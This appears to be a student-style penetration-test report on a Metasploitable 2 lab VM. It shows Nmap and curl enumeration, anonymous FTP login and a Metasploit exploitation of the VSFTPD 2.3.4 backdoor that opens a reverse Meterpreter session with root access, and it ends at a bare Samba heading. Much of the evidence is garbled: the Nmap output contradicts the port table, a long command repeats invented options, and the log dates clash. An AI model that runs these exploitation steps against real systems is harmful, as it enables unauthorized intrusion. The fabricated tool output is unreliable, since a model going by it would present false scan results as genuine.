

CYBERSECURITY PENETRATION TESTING ASSESSMENT

Metasploitable 2

Internal Network Security Assessment

Prepared By:

Aditya Inamdar

Assessment Type:

Authorized Internal Lab Penetration Test

Target:

Metasploitable2

Environment:

VMWare Isolated Lab

Date:

10/09/2026

Executive Summary

Assessment Overview

This penetration testing assessment was conducted against a Metasploitable 2 virtual machine in an isolated VMware laboratory environment.

The objective of the assessment was to identify exposed network services, enumerate applications and service versions, validate known vulnerabilities, and perform controlled exploitation where appropriate.

The assessment followed the methodology:

Reconnaissance → Enumeration → Vulnerability Identification → Validation → Controlled Exploitation → Verification → Remediation

Key Results

- Multiple network services were exposed on the target.
- Web enumeration identified PHP information disclosure and directory listings.
- Anonymous FTP access was identified.
- The VSFTPD 2.3.4 backdoor vulnerability was successfully exploited.
- Samba was successfully exploited and access was verified.
- distcc was validated as vulnerable.
- UnrealIRCd was validated as vulnerable, although exploitation did not result in a session.

Overall Risk:-

Critical

The presence of vulnerable legacy services capable of providing unauthorized remote access represents a significant security risk.

Scope and Lab Environment

Target

Target System: Metasploitable 2

Target IP: 192.168.233.129

Attacker System


Operating System: Parrot Security OS

Attacker IP: 192.168.233.130

Environment

The assessment was performed in an isolated VMware laboratory environment. The target was intentionally vulnerable and used for authorized security testing and educational purposes.

Lab Architecture:-



METHODOLOGY

3. Penetration Testing Methodology

The assessment was performed using the following stages:

1. Reconnaissance

Identify the target and understand the accessible network environment.

2. Network Scanning

Identify open TCP ports and exposed services using Nmap.

3. Service Enumeration

Determine service names, versions and available functionality.

4. Web Enumeration

Identify accessible web directories, applications and information disclosure.

5. Vulnerability Identification

Map identified services to known vulnerabilities and available exploitation modules.

6. Vulnerability Validation

Use controlled checks to determine whether identified vulnerabilities are present.

7. Controlled Exploitation

Exploit selected vulnerabilities within the authorized laboratory environment.

8. Post-Exploitation Verification

Verify the level of access obtained and gather basic target information.

9. Risk Assessment & Remediation

Document impact and recommend corrective actions.

Tools Used

Nmap

Metasploit Framework

curl

FTP

SMB/Samba

Network Reconnaissance

Nmap Network Scan :-

Nmap was used to identify open ports and services exposed by the Metasploitable 2 target.

Command :-

```
nmap -v -sT 192.168.233.129
```

Evidence :-

```

File Edit View bookmarks Plugins Settings Help
--[root@parrot:~]#python3
--## nmap -v -sL 192.168.233.129
Initiating Nmap 7.90: 1 host(s) scanned at 2024-06-30 12:23 +0000
Initiating ARP Ping Scan at 12:23
Scanning 192.168.233.129 [1 port]
Completed ARP Ping scan at 12:23; 0 ms elapsed (1 total hosts)
Initiating Parallel OS resolution of 1 host, at 12:23
Completed Parallel OS resolution of 1 host, at 12:23; 4.56s elapsed
Initiating Connect Scan at 12:23
Warning: 192.168.233.129 [1866 ports]
Discovered open port 23/tcp on 192.168.233.129
Discovered open port 443/tcp on 192.168.233.129
Discovered open port 339/tcp on 192.168.233.129
Discovered open port 987/tcp on 192.168.233.129
Discovered open port 21/tcp on 192.168.233.129
Discovered open port 25/tcp on 192.168.233.129
Discovered open port 22/tcp on 192.168.233.129
Discovered open port 3399/tcp on 192.168.233.129
Discovered open port 5989/tcp on 192.168.233.129
Discovered open port 511/tcp on 192.168.233.129
Discovered open port 537/tcp on 192.168.233.129
Discovered open port 512/tcp on 192.168.233.129
Discovered open port 1869/tcp on 192.168.233.129
Discovered open port 513/tcp on 192.168.233.129
Discovered open port 1524/tcp on 192.168.233.129
Discovered open port 514/tcp on 192.168.233.129
Discovered open port 8189/tcp on 192.168.233.129
Discovered open port 6667/tcp on 192.168.233.129
Discovered open port 2669/tcp on 192.168.233.129
Discovered open port 2172/tcp on 192.168.233.129
Discovered open port 6889/tcp on 192.168.233.129
Discovered open port 8689/tcp on 192.168.233.129
Discovered open port 5432/tcp on 192.168.233.129
Completed Connect Scan at 12:23; 9.36s elapsed (1866 total ports)
Nmap scan report for 192.168.233.129
Host is up (0.0012s latency).
Not shown: 972 closed TCP ports (conn-refused)
PORT      STATE SERVICE
17/tcp    open  ftp
12/tcp    open  ssh
17/tcp    open  telnet
15/tcp    open  snmp
12/tcp    open  dsnpp
19/TCP    open  http
111/tcp   open  rpcbind
136/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
127/tcp   open  echo
113/tcp   open  login
114/tcp   open  shell
1906/tcp  open  redisregistry
1526/tcp  open  ingreslock
1049/tcp  open  nfs
1121/tcp  open  cifsproxy-ftg
1360/tcp  open  mysql
1432/tcp  open  postgresql
1988/tcp  open  vnc
1688/tcp  open  x11
1667/tcp  open  irc
1669/tcp  open  sipd
1108/tcp  open  unknown
MAC Address: 08:BC:29:3A:F6:D6 (VMware)

Read data files from: /usr/bin/, /share/nmap
nmap -sL 192.168.233.129 --script=telnet --osscan-limit --osdetect --open --max-retries=3 --min-hostgroup=100 --min-ports=100 --max-parallel=100 --max-scan-time=300 --max-hostgroup=100 --max-open-time=300 --max-elapsed-time=300 --max-concurrent-connections=100 --max-connection-attempts=100 --max-queue-size=100 --max-threads=100 --max-workers=100 --max-sockets=100 --max-fds=100 --max-pipes=100 --max-processes=100 --max-memory=100 --max-cache-size=100 --max-cache-age=100 --max-cache-count=100 --max-cache-size-per-host=100 --max-cache-age-per-host=100 --max-cache-count-per-host=100 --max-cache-size-per-port=100 --max-cache-age-per-port=100 --max-cache-count-per-port=100 --max-cache-size-per-service=100 --max-cache-age-per-service=100 --max-cache-count-per-service=100 --max-cache-size-per-version=100 --max-cache-age-per-version=100 --max-cache-count-per-version=100 --max-cache-size-per-os=100 --max-cache-age-per-os=100 --max-cache-count-per-os=100 --max-cache-size-per-script=100 --max-cache-age-per-script=100 --max-cache-count-per-script=100 --max-cache-size-per-plugin=100 --max-cache-age-per-plugin=100 --max-cache-count-per-plugin=100 --max-cache-size-per-setting=100 --max-cache-age-per-setting=100 --max-cache-count-per-setting=100 --max-cache-size-per-option=100 --max-cache-age-per-option=100 --max-cache-count-per-option=100 --max-cache-size-per-flag=100 --max-cache-age-per-flag=100 --max-cache-count-per-flag=100 --max-cache-size-per-variable=100 --max-cache-age-per-variable=100 --max-cache-count-per-variable=100 --max-cache-size-per-function=100 --max-cache-age-per-function=100 --max-cache-count-per-function=100 --max-cache-size-per-procedure=100 --max-cache-age-per-procedure=100 --max-cache-count-per-procedure=100 --max-cache-size-per-package=100 --max-cache-age-per-package=100 --max-cache-count-per-package=100 --max-cache-size-per-module=100 --max-cache-age-per-module=100 --max-cache-count-per-module=100 --max-cache-size-per-library=100 --max-cache-age-per-library=100 --max-cache-count-per-library=100 --max-cache-size-per-object=100 --max-cache-age-per-object=100 --max-cache-count-per-object=100 --max-cache-size-per-property=100 --max-cache-age-per-property=100 --max-cache-count-per-property=100 --max-cache-size-per-event=100 --max-cache-age-per-event=100 --max-cache-count-per-event=100 --max-cache-size-per-filter=100 --max-cache-age-per-filter=100 --max-cache-count-per-filter=100 --max-cache-size-per-rule=100 --max-cache-age-per-rule=100 --max-cache-count-per-rule=100 --max-cache-size-per-policy=100 --max-cache-age-per-policy=100 --max-cache-count-per-policy=100 --max-cache-size-per-strategy=100 --max-cache-age-per-strategy=100 --max-cache-count-per-strategy=100 --max-cache-size-per-tactic=100 --max-cache-age-per-tactic=100 --max-cache-count-per-tactic=100 --max-cache-size-per-mission=100 --max-cache-age-per-mission=100 --max-cache-count-per-mission=100 --max-cache-size-per-operation=100 --max-cache-age-per-operation=100 --max-cache-count-per-operation=100 --max-cache-size-per-task=100 --max-cache-age-per-task=100 --max-cache-count-per-task=100 --max-cache-size-per-subtask=100 --max-cache-age-per-subtask=100 --max-cache-count-per-subtask=100 --max-cache-size-per-step=100 --max-cache-age-per-step=100 --max-cache-count-per-step=100 --max-cache-size-per-phase=100 --max-cache-age-per-phase=100 --max-cache-count-per-phase=100 --max-cache-size-per-stage=100 --max-cache-age-per-stage=100 --max-cache-count-per-stage=100 --max-cache-size-per-scenario=100 --max-cache-age-per-scenario=100 --max-cache-count-per-scenario=100 --max-cache-size-per-plan=100 --max-cache-age-per-plan=100 --max-cache-count-per-plan=100 --max-cache-size-per-profile=100 --max-cache-age-per-profile=100 --max-cache-count-per-profile=100 --max-cache-size-per-template=100 --max-cache-age-per-template=100 --max-cache-count-per-template=100 --max-cache-size-per-pattern=100 --max-cache-age-per-pattern=100 --max-cache-count-per-pattern=100 --max-cache-size-per-behavior=100 --max-cache-age-per-behavior=100 --max-cache-count-per-behavior=100 --max-cache-size-per-characteristic=100 --max-cache-age-per-characteristic=100 --max-cache-count-per-characteristic=100 --max-cache-size-per-trait=100 --max-cache-age-per-trait=100 --max-cache-count-per-trait=100 --max-cache-size-per-disposition=100 --max-cache-age-per-disposition=100 --max-cache-count-per-disposition=100 --max-cache-size-per-affect=100 --max-cache-age-per-affect=100 --max-cache-count-per-affect=100 --max-cache-size-per-intensity=100 --max-cache-age-per-intensity=100 --max-cache-count-per-intensity=100 --max-cache-size-per-persistence=100 --max-cache-age-per-persistence=100 --max-cache-count-per-persistence=100 --max-cache-size-per-visibility=100 --max-cache-age-per-visibility=100 --max-cache-count-per-visibility=100 --max-cache-size-per-accessibility=100 --max-cache-age-per-accessibility=100 --max-cache-count-per-accessibility=100 --max-cache-size-per-usability=100 --max-cache-age-per-usability=100 --max-cache-count-per-usability=100 --max-cache-size-per-compatibility=100 --max-cache-age-per-compatibility=100 --max-cache-count-per-compatibility=100 --max-cache-size-per-interoperability=100 --max-cache-age-per-interoperability=100 --max-cache-count-per-interoperability=100 --max-cache-size-per-coherence=100 --max-cache-age-per-coherence=100 --max-cache-count-per-coherence=100 --max-cache-size-per-consistency=100 --max-cache-age-per-consistency=100 --max-cache-count-per-consistency=100 --max-cache-size-per-integrity=100 --max-cache-age-per-integrity=100 --max-cache-count-per-integrity=100 --max-cache-size-per-availability=100 --max-cache-age-per-availability=100 --max-cache-count-per-availability=100 --max-cache-size-per-reliability=100 --max-cache-age-per-reliability=100 --max-cache-count-per-reliability=100 --max-cache-size-per-security=100 --max-cache-age-per-security=100 --max-cache-count-per-security=100 --max-cache-size-per-authenticity=100 --max-cache-age-per-authenticity=100 --max-cache-count-per-authenticity=100 --max-cache-size-per-confidentiality=100 --max-cache-age-per-confidentiality=100 --max-cache-count-per-confidentiality=100 --max-cache-size-per-privacy=100 --max-cache-age-per-privacy=100 --max-cache-count-per-privacy=100 --max-cache-size-per-accountability=100 --max-cache-age-per-accountability=100 --max-cache-count-per-accountability=100 --max-cache-size-per-responsibility=100 --max-cache-age-per-responsibility=100 --max-cache-count-per-responsibility=100 --max-cache-size-per-legality=100 --max-cache-age-per-legality=100 --max-cache-count-per-legality=100 --max-cache-size-per-morality=100 --max-cache-age-per-morality=100 --max-cache-count-per-morality=100 --max-cache-size-per-etiquette=100 --max-cache-age-per-etiquette=100 --max-cache-count-per-etiquette=100 --max-cache-size-per-courtesy=100 --max-cache-age-per-courtesy=100 --max-cache-count-per-courtesy=100 --max-cache-size-per-politeness=100 --max-cache-age-per-politeness=100 --max-cache-count-per-politeness=100 --max-cache-size-per-consideration=100 --max-cache-age-per-consideration=100 --max-cache-count-per-consideration=100 --max-cache-size-per-kindness=100 --max-cache-age-per-kindness=100 --max-cache-count-per-kindness=100 --max-cache-size-per-niceness=100 --max-cache-age-per-niceness=100 --max-cache-count-per-niceness=100 --max-cache-size-per-gentleness=100 --max-cache-age-per-gentleness=100 --max-cache-count-per-gentleness=100 --max-cache-size-per-pleasantness=100 --max-cache-age-per-pleasantness=100 --max-cache-count-per-pleasantness=100 --max-cache-size-per-pleasure=100 --max-cache-age-per-pleasure=100 --max-cache-count-per-pleasure=100 --max-cache-size-per-happiness=100 --max-cache-age-per-happiness=100 --max-cache-count-per-happiness=100 --max-cache-size-per-satisfaction=100 --max-cache-age-per-satisfaction=100 --max-cache-count-per-satisfaction=100 --max-cache-size-per-contentment=100 --max-cache-age-per-contentment=100 --max-cache-count-per-contentment=100 --max-cache-size-per-enjoyment=100 --max-cache-age-per-enjoyment=100 --max-cache-count-per-enjoyment=100 --max-cache-size-per-amusement=100 --max-cache-age-per-amusement=100 --max-cache-count-per-amusement=100 --max-cache-size-per-recreation=100 --max-cache-age-per-recreation=100 --max-cache-count-per-recreation=100 --max-cache-size-per-leisure=100 --max-cache-age-per-leisure=100 --max-cache-count-per-leisure=100 --max-cache-size-per-play=100 --max-cache-age-per-play=100 --max-cache-count-per-play=100 --max-cache-size-per-game=100 --max-cache-age-per-game=100 --max-cache-count-per-game=100 --max-cache-size-per-sport=100 --max-cache-age-per-sport=100 --max-cache-count-per-sport=100 --max-cache-size-per-exercise=100 --max-cache-age-per-exercise=100 --max-cache-count-per-exercise=100 --max-cache-size-per-activity=100 --max-cache-age-per-activity=100 --max-cache-count-per-activity=100 --max-cache-size-per-pastime=100 --max-cache-age-per-pastime=
```

Key Services Identified :-

Port	Service	Relevance
21	FTP	VSFTPD assessment
22	SSH	Remote Access service
23	Telnet	Legacy remote service
80	HTTP	Web enumeration
139	NetBIOS/SMB	Samba assessment
445	SMB	Vulnerability assessment
3632	distcc	Vulnerability assessment
6667	IRC	UnrealIRCd assessment

8009	AJP	Additional enumeration
8180	HTTP	Additional enumeration

Observation :-

The scan revealed a large attack surface containing several legacy services and applications requiring further enumeration.

Web Application Enumeration


HTTP Enumeration :-

HTTP enumeration was performed to identify accessible directories, applications and potentially sensitive resources.

Command :-

```
nmap -p80 --script http-enum 192.168.233.129
```

Evidence :-



```
live@parrot:~$ sudo su
[sudo] password for live:
root@parrot:~# nmap -p80 -n -Pn --script http-enum.nse 192.168.233.129
Starting Nmap 7.98 ( https://nmap.org ) at 2026-09-10 16:13 +0000
Nmap scan report for 192.168.233.129
Host is up (0.0010s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
| /tikiwiki/: Tikiwiki
| /test/: Test page
| /phpinfo.php: Possible information file
| /phpMyAdmin/: phpMyAdmin
| /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
| /icons/: Potentially interesting folder w/ directory listing
| /index/: Potentially interesting folder
|_ MAC Address: 00:0C:29:3A:F6:DB (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.30 seconds
root@parrot:~#
```

Identified Resources :-

Resource	Observation
/phpinfo.php	PHP information exposed
/icons/	Directory listing
/doc/	Directory listing
/test/	Directory listing
/phpMyAdmin/	phpMyAdmin exposed
/tikiwiki/	TikiWiki installation
/index/	Information resource

Assessment

Several web resources were accessible and required further investigation.

PHP Information Disclosure

Finding ID

F-05

Severity

 Medium

Affected Resource

/phpinfo.php

Description

The publicly accessible phpinfo.php page exposed detailed PHP configuration and environment information.

The PHP version identified during testing was:

PHP Version : 5.2.4-2ubuntu5.10

Evidence – PHP Version :-

```
File Edit View Bookmarks Plugins Settings Help
~: sudo x  --sudo x
[root@parrot]~# curl -s http://192.168.233.129/phpinfo.php | grep -i "phpinfo" | head
<title>phpinfo()</title><meta name="robots" content="noindex,nofollow,noarchive" /></head>
<a href="http://www.php.net/"></a><h1 class="p">PHP Version 5.2.4-2ubuntu5.10</h1>
<a href="http://www.hardened-php.net/suhosin/index.html"></a>
<a href="http://www.zend.com/"></a>
<h1><a href="/phpinfo.php?PHPID=568F35-D428-11d3-A3A9-4C7B08C10000">PHP Credits</a></h1>
<tr><td class="e">SCRIPT_FILENAME </td><td class="v">/var/www/phpinfo.php </td></tr>
<tr><td class="e">REDIRECT_URL </td><td class="v">/phpinfo.php </td></tr>
<tr><td class="e">REQUEST_URI </td><td class="v">/phpinfo.php </td></tr>
<tr><td class="e">SCRIPT_NAME </td><td class="v">/phpinfo.php </td></tr>
```

Evidence – Loaded Modules :-

```
[root@parrot]~# curl -v -s http://192.168.233.129/phpinfo.php | grep -i "Loaded Modules" | head
* Trying 192.168.233.129:80...
* Established connection to 192.168.233.129 (192.168.233.129 port 80) from 192.168.233.130 port 37836
* using HTTP/1.x
> GET /phpinfo.php HTTP/1.1
> Host: 192.168.233.129
> User-Agent: curl/8.20.0
> Accept: */*
*
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Tue, 01 Sep 2020 13:20:49 GMT
< Server: Apache/2.2.8 (Ubuntu) DAV/2
< X-Powered-By: PHP/5.2.4-2ubuntu5.10
< Content-Length: 48802
< Content-Type: text/html
*
{ [4166 bytes data]
* Connection #0 to host 192.168.233.129:80 left intact
[root@parrot]~#
```

Impact

Information exposed through PHP configuration pages can assist an attacker in fingerprinting the application environment and identifying potentially vulnerable components.

Remediation

Remove phpinfo.php from production systems or restrict access to authorized administrative users.

Directory Listing Enabled

Finding ID

F-06

Severity

🟡 Medium

Affected Resources

/icons/


/doc/

/test/

Description


Directory indexing was enabled on multiple web directories. This allows users to browse the contents of directories when no default index page is present.

Evidence — /icons/




```
--: sudo -- Konsole
File Edit View Bookmarks Plugins Settings Help
--: sudo x --: sudo x
[parrot@kali:~/live]$ #curl -s http://192.168.233.129/icons/ | head -30
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
  <title>Index of /icons</title>
</head>
```

Evidence — /doc/



```
--: sudo -- Konsole
File Edit View Bookmarks Plugins Settings Help
--: sudo x --: sudo x
[parrot@kali:~/live]$ #curl -s http://192.168.233.129/doc/ | grep -iE "Index of|<title>" | head -30
<title>Index of /doc</title>
<h1>Index of /doc</h1>
```

Evidence — /test/



```
--: sudo -- Konsole
File Edit View Bookmarks Plugins Settings Help
--: sudo x --: sudo x
[parrot@kali:~/live]$ #curl -s http://192.168.233.129/test/ | grep -iE '<title>|Index of|test' | head
<title>Index of /test</title>
<h1>Index of /test</h1>
<tr><td valign="top"></td><td><a href="testoutput/">testoutput</a></td><td align="right">14-May-2012 01:50 </td><td align="right">- </td></tr>
```

Impact

Directory listings can disclose files, documentation, application resources and other information that may assist an attacker during reconnaissance.

Remediation

Disable directory indexing unless it is explicitly required.

FTP Service Enumeration

F-07-Anonymous FTP Access Severity: Medium

Service

TCP/21 — FTP


Version

VSFTPD 2.3.4

Description

The FTP service allowed authentication using the anonymous account.

Evidence



```
[root@parrot:~/home/Live]
# curl -v ftp://192.168.233.129/ --user anonymous:anonymous
* Trying 192.168.233.129:21...
* Established connection to 192.168.233.129 (192.168.233.129 port 21) from 192.168.233.130 port 41454
< 220 (vsFTPd 2.3.4)
> USER anonymous
< 331 Please specify the password.
> PASS anonymous
< 230 login successful.
> PWD
< 257 "/"
> Entry path is "/"
> Request has same path as previous transfer
> EPSV
> Connect data stream passively
< 229 Entering Extended Passive Mode (|||56728|).
> Connecting to 192.168.233.129 (192.168.233.129) port 56728
> Trying 192.168.233.129:56728...
* Established 2nd connection to 192.168.233.129 (192.168.233.129 port 56728) from 192.168.233.130 port 48866
> TYPE A
< 200 Switching to ASCII mode.
> LIST
< 150 Here comes the directory listing.
> Maxdownload = -1
> Remembering we are in directory ""
> 226 Directory send OK.
* Connection #0 to host 192.168.233.129:21 left intact
```

USER: anonymous

PASS: anonymous

230 Login successful

LIST 150 Here comes the directory listing

Security Impact

Anonymous FTP access may allow unauthorized users to access files or information depending on the permissions configured on the FTP server.

Additional Observation

The identified VSFTPD version was subsequently investigated for known vulnerabilities.

VSFTPD VULNERABILITY

F-01 -- VSFTPD 2.3.4 Backdoor

Severity: ● CRITICAL

Affected Service

FTP — TCP/21

Vulnerability Identification

The FTP service banner identified **VSFTPD 2.3.4**. A corresponding Metasploit exploit module was identified for the known VSFTPD 2.3.4 backdoor.

Evidence — Exploit Identification

```
File Edit View Bookmarks Plugins Settings Help
--sudo x --sudo x --sudo x

--h2--Maintain.No.Persistence--h2-
:odNo2--Above.All.Else.Do.No.Harm--Ndo:
/etc/shadow,0days-Data"%200R%201=1--No.6MNB"/
++SecKCoin++e.Amd .....+hbove.013:ElisMh+
~/./ssh/id_rsa.Des- hnt01UserWroteMe!
:dopeAW.No=nano> :ts:TRAKC.sudo-.A:
:we're.all.alike' The.Pyroy.No.D7:
:PLACERINKHREJ: yap.cashell.Aba:
:msf=exploit -j- :Ns.B0BgALICEs7:
:---sfrwrx:- :MS146.52.No.Per:
:script>.Ac816/ sEnbove3101.404:
:NT.AUTHORITY.Do T:/sSystem- Ns
:09.14.2011.fald /STFUwall.No.Pr:
:hevnsntSurb025N. dNVRG0ING2GIVUUP:
:#OUTHOUSE- -s: /corykennedyData:
:$map -oS SSp.617630eNee:
:Awsm.da: /shMTL#beats3o.No.:
:Ring0: dDestRoyREXK3ta/M:
:23d: sSETEC.ASTRONOMYstt:
/yo- ence.N:16:11: 5:3:
:Shell.We.Play.A.Came7tron/
""-coy.(fightf0r+ehUser5
sh3_H103.UZVJRFNH.JM+.
NjM==AT.ARE.se==HWJHs
++KANSAS.CITY's==
J-HAKCERS-./.'
.esc:wq!
+++ATH

[ metasploit v6.4.136-dev ]
+ -- ==[ 2,656 exploits - 1,338 auxiliary - 2,141 payloads ]
+ -- ==[ 433 post - 49 encoders - 14 nops - 12 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

(msf)(Jobs:0 Agents:0) >> search vsftpd 2.3.4

Matching Modules
=====
# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent Yes Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Vulnerability Validation

```
File Edit View Bookmarks Plugins Settings Help
--sudo x --sudo x --sudo x

(msf)(Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> check
[*] 192.168.233.129:21 - FTP banner hints its vulnerable: 220 (vsFTPD 2.3.4)
[*] 192.168.233.129:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
(msf)(Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >>
```

Controlled Exploitation

The vulnerability was exploited in the authorized laboratory environment, resulting in a Meterpreter session.

```
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> exploit
[*] Started reverse TCP handler on 192.168.233.130:4444
[*] 192.168.233.129:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.233.129:21 - FTP banner hints its vulnerable: 220 (vsFTPD 2.3.4)
[+] 192.168.233.129:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[+] 192.168.233.129:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.233.130:4444 -> 192.168.233.129:59553) at 2026-09-05 12:52:23 +0000
```

Privilege Verification

The obtained session was verified to have root-level privileges.

```
(Meterpreter 1)(/) > getuid
Server username: root
(Meterpreter 1)(/) > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTupple   : i486-linux-musl
Meterpreter    : x86/linux
```

Impact

Successful exploitation resulted in **root-level access** to the Metasploitable 2 target.

Remediation

- Upgrade or remove the vulnerable VSFTPD version.
- Restrict FTP access to authorized hosts.
- Disable FTP if it is not required.
- Monitor and investigate unexpected FTP activity.

SAMBA

F-02-- Samba Remote Code Execution

Severity: ● CRITICAL

